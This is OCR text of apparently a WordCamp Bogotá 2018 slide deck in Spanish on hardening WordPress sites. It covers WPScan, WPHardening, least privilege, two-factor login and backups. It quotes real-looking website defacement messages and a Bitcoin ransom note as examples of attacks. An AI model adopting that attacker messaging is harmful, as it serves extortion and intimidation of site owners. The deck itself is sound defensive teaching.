
A10 INSUFFICIENT LOGGING & MONITORING

1998


The injection SQL year

WORDCAMP
BOGOTÁ
2018



http://experts.microsoft.fr/
Amazon eBay Yahoo! News (1047)
HACKED!
Hi Master (: Your System 0wNed By Turkish Hackers!
& rudeb0y & & The_Bekir & & ASH
next target: microsoft.com
TITHacK.CoM & SavSaK.CoM


www.standupandparty.com/mani.htm
...Hacked by MANISH....
Rajput
MANISH was here
...Improve your security Admin....
credit goes to Guruji
!!! zero!!!


HACKED By
ANONYMOUS


Hacked By OurMine
https://wikileaks.org
[!]HACKED BY OURMINE[!]
OURMINE
Â€" YOUR SERCURITY IS LOW Â€"
Hi, it's OurMine (Security Group), don't worry we are just testing your.... blablablab, Oh wait, t
Wikileaks, remember when you challenged us to hack you?
Anonymous, remember when you tried to dox us with fake information for attacking wikileaks? https://twitter.com/YourAnonN
There we go! One group beat you all! #WikileaksHack let's get it trending on twitter!


Hacked by ~SaHoo~
Lahore High Court HACKED!!!
This hack comes in response to the Bilawal Bhutto's Statement about KASHMIR.
"Lawange Lawange...Poora ka Poora Kashmir Lawange" hahaha lol :p



Malware
[redacted]com
[redacted]com
Language: English
If you want to decrypt files in your server, you should pay us $999 with BitCoin. You have 7 days. When we receive money we give you program, key and instruction to decrypt files.
Thanks :)
Our BitCoin wallet is [redacted]
P.S. If your site will stay encrypted in long period, Google and other Search Engines will ban it.
P.P.S. Just pay us and be happy :)
(c)[redacted]

Posibles puntos de infección

1. Servidor del sitio web
2. Ordenador

¿Cuánto se tarda en hackear un sitio web?

A - 1 día
B - 2 semanas
C - 15 minutos
D - 1 minuto
E - 5 segundos
F - 15 segundo



WORDCAMP
BOGOTÁ
2018

Servicios tercerizados

WORDCAMP
BOGOTÁ
2018


PROBLEM


AC
ON
-81.91
-1465.29
-661.00
-150.00
2706.20
-139.24
14.52
-144
-434
-350
-68
2706.20
13065.07
13015.04
12871.04
12437.00
12087.00
11402.00

KISS

Keep It Simple, Stupid!

Leyes del Aseguramiento

- Punto de exposición mínimo(MPE)
- Mínimo de privilegios posibles(MPP)
- Defensa en profundidad(DP)

1. OS
2. Bases de datos
3. plataforma
4. usuarios

wp-admin/

wp-content/

wp-includes/

wp-login.php/

wp-settings.php/


Update

Prueba y error!

WORDCAMP
BOGOTÁ
2018


WPScan®


WPHardening

1. Validación de Proyecto WordPress
2. Asignación de Permisos
3. Eliminación de Componentes
4. Creación de robots.txt
5. Eliminación de Fingerprinting
6. Búsqueda de librerías TimThumb
7. Generador de Archivo de Configuración
8. Eliminación de Versión
9. Plugins de Seguridad
10. Creación de archivos Index
11. Escaneo de Malware

WORDCAMP
BOGOTÁ
2018

Nuevas implementaciones

1. Compresión *.css y *.js
2. Asignación de Usuario y Grupos
3. Enumeración de malware
4. Integración con Travis CI
5. Compatibilidad con versiones anteriores
6. Código fuente normalizado a PEP8
7. Creación de Archivo LOG
8. Implementación de 6G Firewall
9. Desactivar REST API


1
2
3
Username
user@example.com
Password
****
No SIM
12:32 PM
Authenticator
515462
user@example.com
986155
user@example.com

Latch

Backups...

WORDCAMP
BOGOTÁ
2018

root@c14it0n:~# shutdown

Gracias Wordcamp!

WORDCAMP BOGOTÁ 2018